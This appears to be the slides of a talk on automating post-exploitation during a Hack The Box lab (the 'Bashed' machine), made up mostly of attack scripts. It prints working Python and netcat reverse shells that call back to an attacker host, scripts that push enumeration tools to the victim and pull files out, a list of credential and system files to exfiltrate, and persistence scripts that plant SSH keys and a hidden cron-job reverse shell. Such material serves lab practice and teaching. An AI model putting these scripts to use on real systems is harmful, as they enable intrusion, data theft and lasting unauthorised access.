

a poor man's penetration test

[automating the manual]

whoami

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ls -la

```
drwxr-xr-x 18 john john
drwxr-xr-x  3 root root
-rw-rw-r--  1 john john
drwxr-xr-x  4 john john
drwxr-xr-x  4 john john
-rw-rw-r--  6 john john
drwxr-xr-x  5 john john
drwxr-xr-x  5 john john
drwxr-xr-x  5 john john
-rw-rw-rw-  1 john john
drwxr-xr-x  3 john john
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..
hackthebox.ovpn
reverse_shell
stable_shell
xte
enum
exfil
persistence
questions.txt
.contact_me
```

openvpn hackthebox.ovpn

```
sudo bash -c \  
    'echo "10.10.10.68 bashed.htb" >> /etc/hosts'  
  
ping bashed.htb
```


```
PING bashed.htb (10.10.10.68) 56(84) bytes of data.  
64 bytes from bashed.htb (10.10.10.68): icmp_seq=1 ttl=63 time=170 ms
```



Bashed



Linux 20 # 6755 9174



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
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phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! →

phpbash

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```
www-data@bashed:/var/www/html# whoami
```

```
www-data
```

```
www-data@bashed:/var/www/html# ls -la | tac
```

```
drwxrwxrwx 2 root root 4096 Dec 4 2017 uploads
-rw-r-xr-x 1 root root 24164 Dec 4 2017 style.css
-rw-r-xr-x 1 root root 7477 Dec 4 2017 single.html
-rw-r-xr-x 1 root root 10863 Dec 4 2017 scroll.html
drw-r-xr-x 2 root root 4096 Dec 4 2017 php
drw-r-xr-x 2 root root 4096 Dec 4 2017 js
-rw-r-xr-x 1 root root 7743 Dec 4 2017 index.html
drw-r-xr-x 2 root root 4096 Dec 4 2017 images
drw-r-xr-x 2 root root 4096 Dec 4 2017 fonts
drw-r-xr-x 2 root root 4096 Dec 4 2017 dev
drw-r-xr-x 2 root root 4096 Dec 4 2017 demo-images
drw-r-xr-x 2 root root 4096 Dec 4 2017
```

```
www-data:/var/www/html#
```

cd reverse_shell

`curl http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet`

on our attacker machine

```
$ nc -lnvp 9001
```

```
Listening on [0.0.0.0] (family 2, port 9000)
```

on the victim machine

```
python -c 'import socket,subprocess,os;  
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);  
s.connect(("10.10.14.13",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

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id && ip addr

```
# We've got a shell!  
# Time for all the manual boilerplate.  
id  
ip addr  
cat /etc/*release  
uname -a  
env  
ps aux  
sudo -l  
  
# and so on...
```


cd ../stable_shell

```
# The classic magic trick to stabilize our reverse shell  
# on the victim:
```

```
python -c "import pty; pty.spawn('/bin/bash')"
```

Control+Z

```
# on our attacker machine:
```

```
stty raw -echo
```

```
fg
```

```
# back on the victim:
```

```
export TERM=xterm
```

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```
cd ../xte
```

```
sudo apt install xautomation
```

```
xte str "hello world"
```

```
xte keydown Control_L
```

```
xte key Return
```

```
xte keyup Control_L
```

```
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```

vim functions.sh

```
#!/bin/bash
```

```
function command(){  
    xte "str $1"  
    sleep 0.5  
    xte "key Return"  
}
```

```
function ctrl(){  
    xte "keydown Control_L" "key $1" "keyup Control_L"  
}
```

command && ctrl

```
command "id"  
command "ls -la"  
ctrl L  
ctrl P  
ctrl N
```

```
# we have built out super small primitives  
# to automate the process of stabilizing our shell!
```

vim stabilize_shell.sh

```
#!/bin/bash
```

```
source "$(pwd)/functions.sh"
```

```
command "python -c 'import pty; pty.spawn(\"/bin/bash\")'"
```

```
ctrl Z
```

```
command "stty raw -echo"
```

```
command "fg"
```

```
command "export TERM=xterm"
```

but how could we actually run this in the reverse shell?

guake

```
sudo apt install guake
```



```
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```



Guake properties

Customize behavior and appearance of Guake!

General

Main Window

Shell

Scrolling

Appearance

Keyboard shortcuts

Quick Open

Hooks

Compatibility

To change a shortcut simply click on its name.
To disable a shortcut, press the "Backspace" key.

Action

Shortcut

▼ General

Toggle Guake visibility

Shift+Return

Show and focus Guake window

Toggle Fullscreen

F11

Toggle Hide on Lose Focus

Ctrl+F1

Quit

Shift+Ctrl+Q

Reset terminal

▼ Tab management

New tab

Shift+Ctrl+T

Close tab

Shift+Ctrl+W

Rename current tab

Shift+Ctrl+R

▼ Split management

Split tab vertical

Super+<

Split tab horizontal

Super++

Close terminal

Super+X

Focus terminal above

Shift+Super+Up

Focus terminal below

Shift+Super+Down

Focus terminal on the left

Shift+Super+Left

Close

vim *.sh

```
# functions.sh - ... previous code above ...
```

```
function hide_guake(){  
    xte "keydown Shift_L" "key Return" "keyup Shift_L"  
    sleep 0.5  
}
```

```
# stabilize_shell.sh - ... before any actual operations  
hide_guake
```

Now using Guake to run the script will correctly keep focus!

```
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```


cd ../reverse_shell

```
# on our attacker machine, we always need two things:  
# 1. our IP address  
# 2. a high port to listen on
```

```
ip -4 addr show tun0 | grep -oP '(?<=inet\s)\d+(\.\d+){3}'
```

```
$(($RANDOM+3000))
```

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cd ../xte; vim functions.sh

```
# functions.sh - ... previous code above
```

```
function alt_tab(){  
    xte "keydown Alt_L" "keyup Tab" "keyup Alt_L" "keydown Tab"  
    sleep 0.5  
}
```

```
source functions.sh  
alt_tab
```

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vim python_revshell.sh

```
#!/bin/bash
```

```
source "$(pwd)/functions.sh"
```

```
IP=$(ip -4 addr show tun0 | grep -oP '(?<=inet\s)\d+(\.\d+){3}')  
PORT=$(( $RANDOM+3000 ))
```

```
hide_guake
```

```
terminator
```

```
sleep 0.5
```

```
command "nc -lnvp $PORT"
```

```
alt_tab
```

```
command "<INSERT PYTHON REVERSE SHELL CODE, WITH $IP AND $PORT>"
```

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vim nc_revshell.sh

```
#!/bin/bash
```

```
source "$(pwd)/functions.sh" # now sets the IP variable
```

```
PORT=$(( $RANDOM+3000 ))
```

```
hide_guake
```

```
terminator
```

```
sleep 0.5
```

```
command "nc -lnvp $PORT"
```

```
alt_tab
```

```
command "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc  
$IP $PORT >/tmp/f"
```

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cd ../enum

```
# We have established quick procedures to:  
#     1. get a reverse shell connection  
#     2. stabilize our shell  
  
#         now what? Can we take this further?
```

```
git clone "https://github.com/rebootuser/LinEnum"
```

```
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```

vim upload_file_nc.sh

```
#!/bin/bash
```

```
source "$(pwd)/functions.sh"
```

```
PORT=$((RANDOM+3000))  
filename=$(basename $1)
```

```
hide_guake
```

```
nc -q 0 -lnvp $PORT < $1 &
```

```
command "nc $IP $PORT > /dev/shm/$filename"
```

vim upload_file_wget.sh

```
#!/bin/bash
```

```
source "$(pwd)/functions.sh"
```

```
PORT=$((($RANDOM+3000))
```

```
TMPDIR=$(mktemp -d)
```

```
hide_guake
```

```
cp $1 $TMPDIR
```

```
terminator --working-directory=$TMPDIR -e "python3 -m http.server $PORT"
```

```
alt_tab
```

```
command "wget http://$IP:$PORT/$filename -O /dev/shm/$filename"
```

```
alt_tab
```

```
ctrl C
```

vim lenum.sh

```
#!/bin/bash
```

```
source "$(pwd)/functions.sh"
```

```
$(pwd)/upload_file_nc.sh /opt/LinEnum/LinEnum.sh # this will call hide_guake  
command "chmod +x /dev/shm/LinEnum.sh"  
command "/dev/shm/LinEnum.sh | tee /dev/shm/linlog.txt"
```

But, we need a means to download our output!

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cd ../exfil

```
mkdir /opt/pmp  
echo "export PATH=$PATH:/opt/pmp" >> ~/.bashrc
```

```
# adjust each script's "source" command to call from  
# /opt/pmp/, rather than the $(pwd).
```

```
cp ./*.sh /opt/pmp  
source ~/.bashrc
```

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vim download_file_nc.sh

```
#!/bin/bash
```

```
source "/opt/pmp/functions.sh"
```

```
PORT=$((RANDOM+3000))
```

```
TARGET_IP=$1
```

```
filename=$(basename $2)
```

```
hide_guake
```

```
command "nc -w 0 -lnvp $PORT < $2"
```

```
sleep 0.5
```

```
nc $TARGET_IP $PORT > $filename &
```

cat sensitive_files.txt

What could we really exfiltrate?

curl <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

```
# if we have read access...
```

```
/etc/passwd
```

```
/etc/services
```

```
/home/**/*
```

```
/var/log/*
```

```
/var/mail/*
```

```
/etc/ssh/*
```

```
/etc/**/*.*conf
```

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more potential_uses.txt

```
# test for shellshock?  
x='() { :;}; echo VULNERABLE' bash -c :  
  
# look for SUID binaries?  
find / -perm -4000 -type f 2>/dev/null  
  
# check running processes, local ports?  
ps aux  
netstat -tulpn  
  
# tons of other options...
```

```
git clone "https://github.com/sleventyeleven/linuxprivchecker"
```

```
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```

ls -la ../persistence

```
drwxr-xr-x  5 john john      .
drwxr-xr-x 18 john john      ..
-rw-rw-r--  1 john john      add_ssh_keys.sh
drwxr-xr-x  1 john john      add_cron_job.sh
```

There is certainly more that we could do!

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vim add_ssh_keys.sh

```
#!/bin/bash
```

```
source "/opt/pmp/functions.sh"
```

```
yes y | ssh-keygen -f $(pwd)/sshkey -N ""  
upload_file.sh $(pwd)/sshkey.pub # this will hide_guake  
command "mkdir -p ~/.ssh/"  
command "cat /dev/shm/sshkey.pub >> ~/.ssh/authorized_keys"
```

Only if we can write to a home directory and SSH is enabled!

```
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```

vim add_cron_job.sh

```
#!/bin/bash
```

```
source "/opt/pmp/functions.sh"
```

```
PORT=3386
```

```
F="..."
```

```
command "mkdir ~/$F"
```

```
command "echo '#!/bin/bash' > ~/$F/$F"
```

```
command "echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc $IP $PORT  
>/tmp/f' > ~/$F/$F"
```

```
command "chmod +x ~/$F/$F"
```

```
command "echo '*/* 1 * * * * $USER $HOME/.../...' >> /etc/crontab"
```

Only if we can write to the crontab and a user directory!

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```
read $(cat questions.txt)
```

```
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```


ls -R .contact_me

johnhammond010@gmail.com

youtube.com/johnhammond010

github.com/johnhammond

twitter.com/_johnhammond

discord.gg/Kgtnfw4

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< Thank You! >

